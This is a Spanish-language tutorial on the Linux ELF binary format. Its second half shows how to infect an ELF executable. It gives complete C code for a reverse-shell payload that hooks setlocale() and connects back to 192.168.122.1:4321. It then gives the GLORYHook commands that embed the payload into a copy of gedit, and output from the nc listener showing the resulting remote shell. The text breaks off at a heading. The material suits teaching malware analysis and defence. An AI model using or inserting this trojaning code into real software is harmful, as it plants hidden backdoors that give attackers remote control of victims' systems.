


BINARIOS ELF

FORMATO ELF

El Executable and Linkable Format (ELF) es el formato binario por defecto en los sistemas basados en GNU/Linux. ELF se usa en ficheros ejecutables, ficheros objeto, librerías compartidas, y core dumps.

Los ejecutables ELF se componen principalmente de cuatro tipos de componentes:

- Encabezado ejecutable
- Encabezados de programa (solo en ejecutables)
- Secciones
- Encabezados de secciones (opcional)



Para determinar si un fichero es un ejecutable (y el tipo de ejecutable) podemos usar diferentes herramientas, la más sencilla file:

```
> file /usr/bin/ping
```

```
/usr/bin/ping: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),  
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,  
BuildID[sha1]=7e20c8bbbcf57159cb93bc4cb3bb5a58978fde5a, for GNU/Linux  
3.2.0, stripped
```

Como vemos nos muestra que se trata de un ejecutable ELF de 64-bit. Otra opción es usar **objdump**:

```
> objdump -f /usr/bin/ping
```

```
/usr/bin/ping:      formato del fichero elf64-x86-64  
arquitectura: i386:x86-64, opciones 0x00000150:  
HAS_SYMS, DYNAMIC, D_PAGED  
dirección de inicio 0x00000000000004800
```

Si queremos ver información más detallada del fichero podemos mostrar el encabezado del ejecutable usando **readelf**:

```
> readelf -h /usr/bin/ping
```

Encabezado ELF:

```
Mágico:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00  
Clase:                                ELF64  
Datos:                                complemento a 2, little endian  
Version:                             1 (current)  
OS/ABI:                               UNIX - System V  
Versión ABI:                          0  
Tipo:                                 DYN (Fichero objeto compartido)  
Máquina:                             Advanced Micro Devices X86-64  
Versión:                              0x1  
Dirección del punto de entrada:      0x4800  
Inicio de encabezados de programa:    64 (bytes en el fichero)  
Inicio de encabezados de sección:    70920 (bytes en el  
fichero)  
Opciones:                            0x0  
Size of this header:                  64 (bytes)  
Size of program headers:              56 (bytes)  
Number of program headers:            13  
Size of section headers:              64 (bytes)  
Number of section headers:            29  
Section header string table index: 28
```

En este caso nos muestra la representación de la estructura **Elf64_Ehdr** que vemos en la imagen del binario **ELF** 64 bit mostrada más arriba, que además del tipo de ejecutable y versión, tenemos el inicio y fin de los diferentes componentes y la dirección del punto de entrada del ejecutable, que es donde el intérprete que carga la aplicación (normalmente **ld-linux.so**) transferirá el control cuando finalice la carga del binario en la memoria virtual.

Como vemos en la imagen los archivos **ELF** tiene dos vistas: los encabezados de sección y los encabezados de programa.

- Los encabezados de sección enumeran el conjunto de secciones del binario. Esta tabla existe para referenciar la localización y tamaño de las secciones y se usa principalmente por el linkador y en tareas de depuración. Estos encabezados de programa no son necesarios para la ejecución del programa y en algunas ocasiones son eliminados directamente del binario
- Los encabezados de programa muestran los segmentos de código o datos utilizados en tiempo de ejecución. Esta es la organización del ejecutable que se utilizará para cargar y ejecutar el binario en un proceso. Un segmento ELF engloba cero o más secciones agrupándolas en una sola pieza

Las secciones de un binario ELF son una forma de organizar el ejecutable en una serie fragmentos estandarizados. Entre las secciones más importantes podemos destacar:

- **.init .fini**: Contienen código ejecutable que realiza tareas de inicialización o finalización respectivamente, necesarias antes o después de que se ejecute otro código
- **.text**: Es el lugar donde reside el código principal del programa
- **.data**: Sección para almacenar datos variables de la aplicación
- **.rodata**: Sección de datos para almacenar valores constantes (read-only-data)
- **.bss**: Sección para variables no inicializadas
- **.plt .got .got.plt**: Contienen el código necesario para que el linkador dinámico pueda llamar a funciones importadas de librerías compartidas. Realiza lo que se denomina vinculación perezosa (lazy binding). Para conocer como funcionan estas secciones ver: [Protección de ejecutables: RELRO](#)
- **.rel.***: Contienen información usada por el linkador para realizar relocalaciones, es decir, indica como partes de un objeto ELF o una imagen de proceso deben alterarse o modificarse en el momento de linkarse
- **.dynsym**: Contiene información dinámica de símbolos importados de librerías compartidas
- **.dynstr**: Contiene una tabla de cadenas para símbolos dinámicos que tiene el nombre de cada símbolo en una serie de cadenas terminadas en nulo
- **.symtab**: Contiene una tabla de símbolos que asocia un nombre simbólico con una porción de código o datos en cualquier parte del binario
- **.strtab**: Contiene una tabla de cadenas con los nombres simbólicos
- **.shstrtab**: Es una tabla de cadenas terminadas en null con los nombres de cada sección

Para mostrar las cabeceras de sección y segmento podemos utilizar **readelf**.

Para mostrar las cabeceras de sección:

```
> readelf -S /usr/bin/ping
```

```
There are 29 section headers, starting at offset 0x11508:
```

```
...
```

Para ver las cabeceras de programa (segmentos):

```
> readelf --segments /usr/bin/ping
```

```
El tipo del fichero elf es DYN (Fichero objeto compartido)
```

```
Entry point 0x4800
```

```
There are 13 program headers, starting at offset 64
```

```

Encabezados de Programa:
Tipo                Desplazamiento        DirVirtual            DirFísica
...
mapeo de Sección a Segmento:
Segmento Secciones...
00
01      .interp
02      .interp .note.gnu.property .note.gnu.build-id .note.ABI-tag
.gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn
.rela.plt
03      .init .plt .plt.got .plt.sec .text .fini
04      .rodata .eh_frame_hdr .eh_frame
05      .init_array .fini_array .dynamic .got .data .bss
06      .dynamic
07      .note.gnu.property
08      .note.gnu.build-id .note.ABI-tag
09      .note.gnu.property
10      .eh_frame_hdr
11
12      .init_array .fini_array .dynamic .got

```

INFECCIÓN DE BINARIOS ELF

Para infectar un binario **ELF** es necesario dos cosas, primero adjuntar el código principal del virus al fichero, modificando el código existente del binario, anexando nuevo código o usando ambas opciones. Luego tenemos que cambiar el flujo de ejecución del ejecutable para que ejecute este código. Cada fichero ejecutable tiene un control de flujo o un path de ejecución. El objetivo de un virus **ELF** es interferir el control de flujo de ejecución de la aplicación para ejecutar el código parásito y posteriormente continuar la ejecución normal de la aplicación.

Es posible modificar directamente el código de un programa como podemos hacer usando por ejemplo un editor hexadecimal. Esto nos permite realizar algunas modificaciones de funcionalidad básicas, pero es una opción muy limitada. Otra opción sencilla de alterar la ejecución de un ejecutable es alterar la carga de librerías compartidas usando **LD_PRELOAD**. Esta variable de entorno nos permite indicar que un ejecutable usara una determinada librería. De esta forma podemos sobrescribir por ejemplo funciones de la librería **libc** con nuestro propio código. Luego veremos una forma similar de hacer esto un poco más elaborada.

REDIRECCIONES PLT CON GLORYHOOK

Vamos a utilizar ahora una version de la redirección **PLT** y para ello vamos a usar la herramienta **GLORYHook** que utiliza una versión modificada de la librería **LIEF** para la modificación de binarios **ELF**.

En este caso no es necesario que el binario este compilado de una forma concreta. Para este ejemplo voy a utilizar **gedit**, al que lo voy a incrustar un **payload** que abre un **shell** contra otra máquina.

Instalamos primero la librería **LIEF** modificada y algunas dependencias:

```

sudo apt install python3-pip cmake
apt update
git clone https://github.com/tsarpaul/LIEF
cd LIEF/
sudo python3 ./setup.py install

```

Ahora instalamos **GLORYHook**:

```
cd ..
git clone https://github.com/tsarpaul/GLORYHook.git
cd GLORYHook/
sudo pip3 install -r requirements.txt
```

Creemos el código que queremos incrustar en nuestro binario. Además de poder crear el código en C, podemos llamar a cualquier librería lo que facilita mucho la creación de un programa más elaborado. En este caso voy a usar un pequeño programa que sobrescribe la función `setlocale()`. El programa hace un `fork()` para crear un nuevo proceso y lanza el clásico shell contra una IP:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <locale.h>

#define REMOTE_HOST "192.168.122.1" /* host donde tenemos nc -l -p 4321 */
#define REMOTE_PORT 4321

char *gloryhook_setlocale(int cat, const char *loc) {
    int s;
    struct sockaddr_in conn;
    int childPid;

    memset(&conn, 0, sizeof(struct sockaddr_in));
    conn.sin_family = AF_INET;
    conn.sin_port = htons(REMOTE_PORT);
    conn.sin_addr.s_addr = inet_addr(REMOTE_HOST);

    switch (childPid = fork()) {
        case 0: /* proceso hijo correcto */
            s = socket(AF_INET, SOCK_STREAM, 0);
            connect(s, (struct sockaddr *)&conn, sizeof(conn));

            dup2(s, 0);
            dup2(s, 1);
            dup2(s, 2);
```

```

        execl("/bin/sh", "sh", (char *) NULL);
    case -1: /* error */
    default :
        return setlocale(cat, loc);
    }
}

```

En este caso sobrescribo **setlocale()** que es una función de librería que se llama al comienzo del programa, que para este caso es perfecto. Podemos ver las funciones de librería que utiliza la aplicación con **ltrace**:

```

$ ltrace gedit
gedit_app_x11_get_type(1, 0x7ffe8a501da8, 0x7ffe8a501db8, 160) =
0x556959decee0
gedit_dirs_init(0x7ffb45745f40, 1, 0x7ffb487d007d, 0x7ffb47e93959)
= 0x556959ded2b0
setlocale(LC_ALL, "")
...

```

Compilamos el código:

```
gcc -shared -zrelro -znow rshell.c -o rshell
```


Y lo incrustamos en el binario, en este caso **gedit**, concretamente en una copia que llamamos **rs-gedit**:

```
python3 glory.py /usr/bin/gedit ./rshell -o rs-gedit
```

Por otro lado, en el equipo al que queremos que se conecte nuestro código (en este caso una máquina con ip 192.168.122.1) sera suficiente con tener **nc** escuchando:

```
> nc -l -p 4321
```

Ejecutamos nuestro gedit modificado y se abrirá la ventana como de costumbre. Pero en nuestro equipo remoto tendremos un shell conectado:



```

nc -l -p 4321
nc -l -p 4321 70x6
> nc -l -p 4321
hostname
deskhd
pwd
/home/david/virus/GLORYHook

```

En el equipo desde el que ejecutamos nuestra versión infectada de **gedit** podemos ver el proceso con la conexión establecida al equipo remoto:

```
$ sudo lsof -i -n
COMMAND      PID             USER   FD   TYPE DEVICE SIZE/OFF NODE
NAME
...
sh           13881          david   0u   IPv4 294988      0t0  TCP
192.168.122.161:34850->192.168.122.1:4321 (ESTABLISHED)
...
```

Los malwares tienden a usar técnicas para enmascarar este tipo de conexiones, ofuscar el código y en general hacer más difícil su detección.

Podemos revisar los cambios que realiza **GLORYHook** comparando el código del binario resultante con el original:

```
$ objdump -M intel -d /usr/bin/gedit >gedit.txt
$ objdump -M intel -d rs-gedit >rs-gedit.txt
$ meld gedit.txt rs-gedit.txt
```

Los cambios principales los veremos en la sección **.plt**:

